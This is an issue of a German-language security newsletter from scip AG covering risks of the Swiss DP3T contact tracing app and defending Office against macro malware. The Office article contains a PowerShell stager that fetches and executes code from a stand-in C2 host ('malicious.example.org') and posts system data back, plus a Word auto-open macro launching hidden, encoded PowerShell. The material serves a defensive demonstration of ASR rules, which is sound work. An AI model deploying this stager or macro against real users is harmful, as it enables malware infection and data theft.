MONTHLY SECURITY SUMMARY

)SCIP(

AUSGABE MAI 2020
SICHERHEIT WÄHREND DER CORONAKRISE

DIE SCHWEIZER CONTACT TRACING APP

Contact Tracing Apps versuchen die Infektionsketten der Coronapandemie nachzuvollziehen. Das in der Schweiz entwickelte DP3T gilt als eine der sichersten Lösungen. Wir zeigen Möglichkeiten und Risiken auf.

SCHUTZMASSNAHMEN VON MICROSOFT OFFICE

Das Thema Phishing ist eine nie endende Geschichte. Dabei sind Angriffe gegen Microsoft Office besonders beliebt Wir sichern das System gegen entsprechende Malware-Angriffe ab.

Mai 2020: Betrieb ohne Sicherheit

Ist ein *Betrieb ohne Sicherheit* möglich? Klar. Risikotechnisch über kurz oder lang zum Scheitern verurteilt, kann er mindestens bis dann wirtschaftlich optimiert existieren.

Ist aber auch *Sicherheit ohne Betrieb* denkbar? Also wenn Sicherheit anfängt den Betrieb zu behindern? Für viele fanatische Sicherheitsspezialisten ist er das. In der hart umkämpften Wirtschaft ist aber auch das zum Scheitern verurteilt. Denn ein Unternehmen, das nicht mehr funktioniert, braucht auch keine Sicherheit mehr.


Mancherorts argumentiert man ähnlich in der Abwägung der Massnahmen der *Coronakrise*. Was nützt uns umfangreiche Sicherheit, wenn zwischenzeitlich die Wirtschaft zugrunde geht? Der *Kapitalismus* zeigt dann irgendwann seine *menschenverachtende hässliche Fratze*. Das Geld ist wichtiger, als Gesundheit und Leben. Doch spinnt man diese Argumentation weiter, gelangt man wieder bei der gegenteiligen Position an. Wie will eine Wirtschaft funktionieren, wenn ein gesellschaftlicher Kollaps durch Krankheit und Tod einhergeht?

Wie überall ist es eine *Gratwanderung*, die stetige Suche nach dem *Gleichgewicht*. Ob und inwiefern man Risiken in Kauf nehmen will, muss sorgfältig abgewägt werden. Egal, ob es nun um digitale oder biologische Viren geht.

Marc Ruef
Head of Research

NEWS

WAS IST BEI UNS PASSIERT?




FERNSEHINTERVIEW ZU CONTACT TRACING APPS

Im Zuge der *Coronakrise* bemühen sich verschiedene Staaten um die Entwicklung von *Contact Tracing Apps*. Das durch die *ETH Zürich* und *EPFL Lausanne* entwickelte Framework *DP3T* setzt bei der Auswertung der Kontaktbeziehungen auf einen *dezentralisierten Ansatz*. In der Live-Sendung *10vor10* diskutiert der Moderator Arthur Honegger die Möglichkeiten und Risiken mit seinem Studiogast Marc Ruef.

SCHWACHSTELLE IN PALO ALTO GLOBALPROTECT AGENT GEFUNDEN

Im Rahmen eines Kundenprojekts wurde durch Ahmet Hrnjadovic eine Schwachstelle im Produkt *Palo Alto GlobalProtect Agent* gefunden. Die Logging-Komponente erlaubt lokalen Benutzern den Zugriff auf sensitive Daten. Der Schwachstelle wurde *CVE-2020-1987* zugewiesen. Wir bedanken uns bei Palo Alto für die Zusammenarbeit.



BEITRAG IN THE AI JOURNAL

The AI Journal hat 30 Frauen gefragt, welche Tipps sie anderen Frauen geben würden, die an einer Karriere in der Tech-Welt interessiert sind. Marisa Tschopp, die sich neben ihrer Forschung, als *Ambassador for Women in AI Switzerland* engagiert, hat ebenso einen Beitrag geleistet. Weitere Beiträge von Kay Firth-Butterfield (World Economic Forum) und Alice Piterova (AI for Good UK)

Weitere News zu unserem Unternehmen finden Sie auf unserer Webseite.

SCIP BUCHREIHE


DIE JUBILÄUMSAUSGABE UNSERES JAHRBUCHS

Es ist so weit: Die 10te Ausgabe unseres beliebten Jahrbuchs ist erschienen. Auf rund 400 Seiten diskutieren unsere Spezialisten in der Jubiläumsausgabe das vielschichtige Thema Cybersecurity.

Auch dieses Mal ist das Buch wieder sowohl in deutscher als auch englischer Fassung verfügbar. Es kann online auf unserer Webseite bestellt werden.

In unserem Katalog finden sich mittlerweile auch themenspezifische Bücher zu Künstlicher Intelligenz (ISBN 978-3-907109-14-4) und Sicherheit in der Hotellerie (978-3-907109-16-8).

Weitere Informationen und Bestellungen auf unserer Webseite.



ISBN 978-3-907109-18-2 [de]
ISBN 978-3-907109-19-9 [en]

DIE ZUKUNFT KANN VERÄNDERN

Bildquelle: https://pixabay.com/photos/poppy-flower-blossomed-stamen-5058494/

MARC RUEF

RISIKEN DER SCHWEIZER CONTACT TRACING APP

Im Zuge der *Coronakrise* versuchen verschiedene Länder mit der Hilfe von sogenannten *Contact Tracing Apps* die Infektionsketten nachvollziehen und aufzubrechen. In der Schweiz steht das Framework *DP3T*, das durch die *ETH Zürich* und *EPFL Lausanne* entwickelt wird, bereit. Dieser Beitrag zeigt auf, welche Möglichkeiten und Risiken die Lösung mit sich bringt.

Die von *DP3T* eingesetzten Ansätze haben offensichtlich zum Ziel, den Endbenutzern ein Maximum an Sicherheit und Privatsphäre zu gewähren. Die durch das Projekt gelebte Transparenz ist vorbildlich, stehen sowohl die Dokumentation als auch eine Beispiel-Implementierung auf *GitHub* zur Verfügung. So werden verschiedene sicherheitstechnische Verfahren eingesetzt, um eine sichere und möglichst anonyme Nutzung gewährleisten zu können. Diese sind sinnvoll eingesetzt und zeugen von einem hohen Bewusstsein, welche Risiken es zu adressieren gilt. Im Gegensatz zu vielen anderen Frameworks und Produkten steht hier sehr stark das Bedürfnis des Endanwenders im Mittelpunkt. Die Schweizer Lösung hat damit den Produkten anderer Länder und Hersteller einiges voraus.

Im Folgenden sollen die grössten aktiven Risiken von DP3T, die bei der Durchsicht der Dokumentation und des Quelltexts aufgefallen sind, zusammengefasst werden. Das Dokument *Privacy and Security Attacks on Digital Proximity Tracing Systems*, das durch das Projekt veröffentlicht wurde, geht auf einige zusätzliche Angriffsmöglichkeiten ein. Die in diesem Text genannten Referenzen in Klammern beziehen sich auf eben dieses Dokument.

ERHÖHTE ANGRIFFSFLÄCHE DES SMARTPHONES DURCH APP

Die Installation jeder zusätzlichen Software erhöht naturbedingt die *Angriffsfläche* eines Endgeräts. Eine fehlerhafte Implementierung kann dazu führen, dass Angreifer die Apps in ihrem eigenen Kontext missbrauchen oder gar aus dem Kontext ausbrechen können.

Es ist deshalb wichtig, dass die Implementierung einer sorgfältigen *Sicherheitsüberprüfung* (Concept Review, Source Code Analyse, Penetration Test) unterzogen wird.

AUSWERTUNG VON KOMMUNIKATIONSDATEN ZU BACKEND-SERVER

Eine Person kann sich nach erfolgter Diagnose im Zusammenschluss mit seinem Arzt über sein Endgerät als *infiziert* deklarieren. Diese Information wird an einen *zentralisierten Backend-Server* geschickt. Zu diesem wird zudem regelmässig eine Kommunikation aufgebaut, um den Bestand der aktuellen Infektionen herunterzuladen.

Jemand, der diese Kommunikation mitlesen kann – dazugehören in erster Linie Provider und Server-Betreiber – können statistische Auswertungen dieser Kommunikationen anstreben (NR 1, NR 2). Durch die Auswertung von Meta-Daten lassen sich zum Beispiel unter Umständen Kontakte via IP-Adressbereiche und Geolokalisierung ausmachen. Und durch ein Fingerprinting kann das Tracking einzelner Benutzer stattfinden. Umso mehr Daten vorhanden sind, umso besser kann das Aufdecken von Identitäten und Beziehungen geschehen. Man muss in diesem Fall also darauf vertrauen, dass keine solche Auswertung stattfindet.

Bei DP3T ist die Rede von einem primär *dezentralisiertem Ansatz*, da die Speicherung und Auswertung der Kontaktbeziehungen ausschliesslich auf den Endgeräten erfolgt. Auf dem zentralisierten Server werden nur die IDs und die Infektionen abgelegt. Dies ist der entscheidende Vorteil des Frameworks.

ZUNAHME VON ANGRIFFEN AUF BLUETOOTH

Die App setzt die Aktivierung von Bluetooth LE voraus. Dadurch wird ebenfalls die Angriffsfläche des Geräts erhöht. Schwachstellen wie *CVE-2020-0022* (Android), *CVE-2020-9770* (iOS) und *CVE-2019-9506* (verschiedene Plattformen) demonstrieren, dass das Thema sehr aktuell ist.

Es ist absehbar, dass Bluetooth und die jeweiligen Implementierungen damit in den Fokus verschiedener Angreiferklassen kommen werden. Es ist mit einer Zunahme an Forschung und Veröffentlichung von Schwachstellen sowie Angriffen und Exploits in diesem Bereich zu rechnen.

Durch die allgemeine Manipulation von grundlegenden Bluetooth-Kommunikationen können zudem

Kontakte verhindert (Jamming, GR 4) oder vorgetäuscht (Extending, GR 1, GR 2) werden.

IDENTIFIZIERBARKEIT DANK BLUETOOTH DURCH DRITTE

Das Aktivieren von Bluetooth macht das Gerät unter Umständen auch für andere Zwecke identifizierbar (GR 5, GR 6). So kann zum Beispiel gezielte *Werbung durch Annäherung* (Proximity Marketing) umgesetzt werden. Benutzer, die dem gezielt entgegenwirken wollen, müssten auf die Nutzung der App mit Bluetooth verzichten.

EIGENE IMPLEMENTIERUNG ZUR ERHÖHUNG DER IDENTIFIZIERBARKEIT

Ein Angreifer kann eine eigene Implementierung der Smartphone App umsetzen, bei der nach jedem Kontakt mit einem anderen Gerät dieser in ein separates Konto gespeichert wird (IR 1, GR 3). Zusätzlich können andere Identifikationsmerkmale wie Zeitpunkt, GPS-Position, Name der Hotspots in der Nähe, etc. angelegt werden.

Wird dann ein bekanntes Gerät als "infiziert" markiert, kann durch die eigene und minimierte Dokumentation vereinfacht Rückschlüsse darauf gezogen werden, welches Gerät es war und wo der Kontakt stattgefunden hat.

Das Umsetzen eines solchen Angriffs erfordert eine erhöhte Anforderungen bezüglich technischem Verständnis und krimineller Energie. Zudem bleibt die Auswertungsmöglichkeit stark eingeschränkt, da schlussendlich nur jene Benutzer deanonymisiert werden können, die in einem persönlichen Kontakt angelegt werden konnte. Eine breitflächige Deanonymisierung, vor allem von Personen ausserhalb des persönlichen Kontakts, ist nicht möglich.

ABSTRICHE DURCH DEZENTRALISIERUNG

Das Einbringen der Dezentralisierung adressiert zwar die Sicherheitsbedenken der Endanwender. Zeitgleich gehen mit ihr aber Einschränkungen für eine zentralisierte Auswertung einher.


Dem Bundesrat bzw. BAG (Bundesamt für Gesundheit) bleibt es dadurch verwehrt, Trends im geografi-

schen Kontext besser verstehen zu können. So lässt sich nicht genau sagen, ob sich an gewissen Stellen in der Schweiz gefährliche Hotspots entwickelt, wodurch ein nützliches strategisches Werkzeug aus der Hand gegeben wird.

FAZIT

Design und die Umsetzung des Frameworks bemühen sich sehr stark, die Schwächen und Risiken zu minimieren. Die pauschale Deklaration als *dezentralisierte Lösung* mag zwar für die Auswertung der persönlichen Kontaktbeziehungen stimmen. Dennoch wird ein zentraler Datenbank-Server eingesetzt, um den Endgeräten die aktuellen Daten der verifizierten Infektionen bereitzustellen.

Pauschal zu behaupten, dass das Framework alle Probleme in Bezug auf Sicherheit und Privatsphäre löst, ist naiv. Gewisse Restrisiken verbleiben. Ob und inwiefern man als Teilnehmer diese App einsetzen will, muss deshalb einer persönlichen Abwägung standhalten.


Marc Ruef

know your vulnerabilities

VulDB

Professionelles Vulnerability Management

Tägliche Dokumentation neuer Schwachstellen, detaillierte Analyse der technischen Hintergründe, exklusive Details zu Exploiting und Gegenmassnahmen. Mit **vuldb.com** erhalten Sie ein durchschlagskräftiges Werkzeug, um den Bedrohungen im Cyberspace entgegnen zu können.

)SCIP(
official data provider

> https://vuldb.com

MICHAEL SCHNEIDER

SO SCHÜTZEN SIE IHRE OFFICE-INSTALLATION

Das Thema *Phishing* ist eine nie endende Geschichte, da es mit geschickt aufbereiteten Emails und allenfalls begleitenden *Sozial-Engineering-Techniken* wie Telefonanrufe (Vishing) Angreifer gelingen wird, dass Zielpersonen den Anhang einer Email-Nachricht öffnen und somit *Malware* ausgeführt wird. Zudem gibt es Rollen in einem Betrieb, die erfordern, dass Email-Anhänge geöffnet werden. Das klassische Beispiel ist der Bewerbungsprozess, wo Unterlagen unter anderem per Email an die HR-Abteilung gesendet werden. Der Schutz vor Malware kann daher nicht nur von der *Awareness* der Benutzer abhängen. Technische Massnahmen sollten in der Lage sein, weiteren Schaden zu verhindern. In diesem Artikel erstellen wir zuerst eine einfache Form einer *Malware in einem Office-Dokument* und sichern daraufhin das System gegen diese Angriffstechnik ab.

Das Senden von Word- oder Excel-Dokumenten, die Makros beinhalten, ist nach wie vor beliebt in Phishing-Kreisen, da die Erfolgsquote entsprechend hoch ist. Auf den ersten Blick ist die einfachste Lösung gegenüber dieser Technik das *Deaktivieren von Makros*. Dies wiederum wird im Geschäftsumfeld selten umgesetzt. Ebenso wird die Reduzierung auf nur signierte Makros aufgrund des Aufwands zur Verwaltung von Zertifikaten und dem Signierprozess nicht implementiert. Makros mit einer Benachrichtigung zu deaktivieren scheitert daran, dass mit wenigen Klicks Makros wieder aktiviert werden können. Zudem enthalten Phishing-Emails Anleitungen, wie Makros aktiviert werden können. Es wird zudem die Neugier des Benutzers geweckt, den Inhalt der Datei anzuzeigen, was nur bei aktivierten Makros möglich erscheint.

Darum wird versucht zu verhindern, dass solche Emails überhaupt zum Endbenutzer gelangen. Das *Aussortieren von Emails mit Office-Dokumenten auf dem Mail-Gateway* ist zwar eine gangbare Lösung, die einen Grossteil der Angriffe abwehren vermag. Aber auch bei dieser Massnahme gilt, dass je nach Geschäftsprozess der Filter aufgeweicht werden muss und dementsprechend Ausnahmen definiert werden. Es sind typischerweise diese Ausnahmen, welche zu Sicherheitsvorfällen führen. Darum sollte es zusätzlich eine technische Sicherheitskontrolle geben, die Schaden verhindern kann, wenn eine bösar-

```
$UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.162 Safari/537.36 Scip/23.42.5
Edg/80.0.361.109"
$Destination = "http://www.google.com"
$ProxyUrl = ([System.Net.WebRequest]::GetSystemWebproxy()).GetProxy($Destination)
$TargetUrl = "https://malicious.example.org/c2"

If($ProxyUrl.AbsoluteUri.contains($Destination)) {
    $Result = Invoke-Expression(Invoke-WebRequest -Uri $TargetUrl -UserAgent $UserAgent -UseDefaultCredentials)
    Invoke-WebRequest -Uri $TargetUrl -UserAgent $UserAgent -UseDefaultCredentials -Method Post -Body $Result
}
Else {
    Invoke-Expression(Invoke-WebRequest -Uri $TargetUrl -UserAgent $UserAgent -Proxy $ProxyUrl -ProxyUseDefaultCredentials)
    Invoke-WebRequest -Uri $TargetUrl -UserAgent $UserAgent -Proxy $ProxyUrl -ProxyUseDefaultCredentials -Method Post -Body $Result
}
```

tige Email-Nachricht zugestellt, der Anhang geöffnet und die Ausführung von Makros erlaubt wurde.

ERSTELLUNG EINER MALWARE

Bei einer Office-Malware handelt es sich meist nur um einen sogenannten *Stager*. Ein Stager ist ein auf wenige Funktionen reduziertes Programm, welches die eigentliche Schadsoftware herunterlädt. Durch die auf Basis-Funktionen reduzierte Form ist ein Stager weniger anfällig auf die Detektierung durch eine Antiviren-Lösungen. Als Anschauungsbeispiel für einen Stager dient der gezeigte PowerShell-Code .

Der Code nutzt PowerShell- und .NET-Funktionen, um zu bestimmen, ob ein Proxy-Server verwendet wird. Ist dies der Fall, nutzt der Stager-Code den Proxy-Server und die Standard-Zugangsdaten des angemeldeten Benutzers, um eine Verbindung zum *Command-and-Control-Server* (C2-Server) aufzubauen. Im ersten Schritt lädt der Code eine Datei herunter, die direkt mit der PowerShell-Funktion *Invoke-Expression* ausgeführt wird. In diesem Proof-of-Concept wird nur eine Datei heruntergeladen, die den Befehl *systeminfo* enthält. Dabei handelt es sich um ein Systemprogramm, das Basisinformationen über das Betriebssystem ausliest. Der Stager übermittelt die ausgelesenen Informationen von *systeminfo* wieder zurück an den C2-Server. Mit diesen Informationen können Angreifer eine massgeschneiderte Malware für das jeweilige System nachladen.

Der PowerShell-Code wird Base64 kodiert, um die Intention zu verschleiern. Bei der Base64-Kodierung handelt es sich um eine Standardmethode, die von einigen Sicherheitsprodukten jedoch erkannt wird. Eine weitere Möglichkeit, um PowerShell-Code zu verschleiern, ist das Tool *Invoke-Obfuscation* von Daniel Bohannon. Der Vorteil einer Base64-kodierten Lösung ist, dass PowerShell direkt in der Lage ist den aus der Befehlszeile mittels *powershell.exe -enc <code>* zu dekodieren und auszuführen.

Der kodierte Stager wird in ein Word-Dokument eingefügt. Mittels einer Makro-Funktion wird beim Öffnen des Dokuments PowerShell aus Word aufgerufen und der Code ausgeführt, wie folgenden zu sehen ist.

```
Private Sub Document_Open()

    Set a = CreateObject("WScript.Shell")
    Dim b As String
    b = "JABVAHMAZQByAEEAZwBlAG4AdAAgAD0AIAAiAE0AbwB6AGkAbABsAGEALwA1AC4AMAAgACg" _
    & "AVwBpAG4AZABvAHcAcwAgAE4AVAAgADEAMAAuADAAOwAgAFcAaQBuADYANAA7ACAAeAA2AD" _
    & "QAKQAgAEEAcABwAGwAZQBXAGUAYgBLAGkAdAAvADUAMwA3AC4AMwA2ACAAKABLAEgAVABNA" _
    & "EwALAAgAGwAaQBrAGUAIABHAGUAYwBrAG8AKQAgAEMAaAByAG8AbQBlAC8AOAAwAC4AMAAu" _
    <redacted by scip AG>
    & "JABSAGUAcwB1AGwAdAAgAH0ACgA="

    a.Run "powershell.exe" & " -NoP -NonI -W Hidden -Exec Bypass -Command " & b, 0, False

End Sub
```

Dieser Beispielcode ist aufgrund der Verwendung von Base64 sowie dem Aufruf von PowerShell sehr auffällig und würde im Falle einer Untersuchung schnell als Malware identifiziert. Daher verwenden Angreifer zusätzliche Techniken, wie das Zusammensetzen von Code-Schnipsel zur Laufzeit oder das Einfügen von totem Code, der für die eigentliche Ausführung nicht benötigt wird, um bei einer simplen Analyse der Datei einen harmlosen Eindruck zu erwecken.

ASR – ATTACK SURFACE REDUCTION

Microsoft führte mit Windows 10 Version 1709 im Rahmen von *Windows Defender Exploit Guard* das Regelwerk *Attack Surface Reduction* (ASR) ein. Die ASR-Regeln können bereits auf einer Einzellizenz von Windows 10 verwendet werden. Ereignisse des ASR-Regelwerks können dabei mit *Event Viewer* ausgewertet werden. Zusätzliche Funktionen wie die Verwaltung, Monitoring und Analyse bleiben jedoch Windows 10-Enterprise-E5-Lizenzen und der Nutzung von *Microsoft Defender Advanced Threat Protection* vorenthalten.

Im April 2020 umfasste das ASR-Regelwerk 15 Regeln. Jede Regel verfügt über eine *GUID*. Mit dieser wird die Konfiguration des Regelwerks mittels einer *Gruppenrichtlinie* (GPO) oder per PowerShell-Befehl umgesetzt. Bei der Verwendung von *Microsoft Endpoint Configuration Manager* oder *Microsoft Intune* werden die GUIDs nicht benötigt. Die Konfiguration des Regelwerks erfolgt im Falle einer GPO unter dem Pfad *Administrative Templates\Windows Components\Windows Defender\Windows Defender Exploit Guard\Attack Surface Reduction\Configure Attack Surface Reduction rules*. Es bestehen drei Konfigurationsstufen:

- 0 – Off
- 1 – Block
- 2 – Audit

Die folgenden ASR-Regeln sind als Gegenmassnahme für Office-Malware hilfreich:

- **BE9BA2D9-53EA-4CDC-84E5-9B1EEEE46550**
  Block executable content from email client and webmail

- **D4F940AB-401B-4EFC-AADC-AD5F3C50688A**
  Block all Office applications from creating child processes

- **3B576869-A4EC-4529-8536-B80A7769E899**
  Block Office applications from creating executable content

- **75668C1F-73B5-4CF0-BB93-3ECF5CB7CC84**
  Block Office applications from injecting code into other processes

- **D3E037E1-3EB8-44C8-A917-57927947596D**
  Block JavaScript or VBScript from launching downloaded executable content

- **5BEB7EFE-FD9A-4556-801D-275E5FFC04CC**
  Block execution of potentially obfuscated scripts

- **92E97FA1-2EDF-4476-BDD6-9DD0B4DDDC7B**
  Block Win32 API calls from Office macros

- **26190899-1602-49e8-8b27-eb1d0a1ce869**
  Block Office communication application from creating child processes

Die Regel *Block Office communication application from creating child processes* gilt nur für *Microsoft Outlook* und *Outlook.com*.

Die Konfiguration kann anschliessend über ein PowerShell-Cmdlet ausgelesen werden:

```
PS C:\> $AsrSetting = Get-
MpPreference
PS C:\> For ($i=0; $i -lt $AsrSet-
ting.AttackSurfaceReductionRules_Ids.
Length; $i++) { Write-Host $AsrSet-
ting.AttackSurfaceReductionRules_Ids
[$i] ";" $AsrSet-
ting.AttackSurfaceReductionRules_Acti
ons[$i]}
```

Im *Audit-Modus* werden alle Aktivitäten im *Event Log* aufgezeichnet, die Ausführung jedoch zugelassen. Dieser Modus kann für den initialen Test des ASR-Regelwerk verwendet werden, um sicherzustellen, dass keine legitime Anwendung eingeschränkt wird. Wir empfehlen insbesondere die Office-Regeln im *Block-Modus* zu betreiben. Falls eine Malware detektiert aber erfolgreich ausgeführt und Malware nachgeladen wurde, gewinnen Angreifer aufgrund der Reaktionszeit auf die Detektion bereits an Vorsprung.

Anwendung des ASR-Regelwerks

Wenn das Word-Dokument geöffnet und das Makro ausgeführt wird, dann detektiert und blockiert Windows Defender die Ausführung des bösartigen Codes. Im Event Log *Microsoft-Windows-Windows Defender/Operational* werden darauf mit Einträge protokolliert.Windows Defender Exploit Guard audited an operation that is not allowed by your IT administrator.Windows Defender hat die Erstellung eines Child-Prozesses sowie das Injizieren von Code in einen anderen Prozess detektiert und kann diese im *Block-Modus* auch unterbinden. Damit würde zwar der Makro-Code ausgeführt, aber weiterer Schaden konnte verhindert werden.

FAZIT

Das *Attack-Surface-Reduction-Regelwerk* ist eine sogenannte *Defense-in-Depth-Massnahme*. Wenn bereits vorgelagerte Sicherheitskontrollen umgangen worden sind, kann durch diese Massnahme eine Malware-Infektion allenfalls verhindert werden. Wird Windows Defender bereits als Anti-Virus-Lösung eingesetzt, lohnt es sich per GPO die ASR-Regeln zu aktivieren. Wir empfehlen mindestens die Office-relevanten Regeln im Block-Mode zu betreiben.

Michael Schneider

DAS LEBEN IST EINE REISE VOLLER RISIKEN

Bildquelle: https://pixabay.com/photos/road-highway-journey-asphalt-5089188/

SCIP MONTHLY SECURITY SUMMARY

IMPRESSUM

ÜBER DEN SMSS

Das *scip Monthly Security Summary* erscheint monatlich und ist kostenlos.

Anmeldung: smss-subscribe@scip.ch
Abmeldung: smss-unsubscribe@scip.ch

Informationen zum Datenschutz.

Verantwortlich für diese Ausgabe:
Marc Ruef

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion des Herausgebers, den Redaktoren und Autoren nicht übernommen werden. Die geltenden gesetzlichen und postalischen Bestimmungen bei Erwerb, Errichtung und Inbetriebnahme von elektronischen Geräten sowie Sende- und Empfangseinrichtungen sind zu beachten.

ÜBER SCIP AG

Wir überzeugen durch unsere Leistungen. Die scip AG wurde im Jahr 2002 gegründet. Innovation, Nachhaltigkeit, Transparenz und Freude am Themengebiet sind unsere treibenden Faktoren. Dank der vollständigen Eigenfinanzierung sehen wir uns in der sehr komfortablen Lage, vollumfänglich herstellerunabhängig und neutral agieren zu können und setzen dies auch gewissenhaft um. Durch die Fokussierung auf den Bereich Information Security und die stetige Weiterbildung vermögen unsere Mitarbeiter mit hochspezialisiertem Expertenwissen aufzuwarten.

Weder Unternehmen noch Redaktion erwähnen Namen von Personen und Firmen sowie Marken von fremden Produkten zu Werbezwecken. Werbung wird explizit als solche gekennzeichnet.

scip AG
Badenerstrasse 623
8048 Zürich
Schweiz

+41 44 404 13 13
www.scip.ch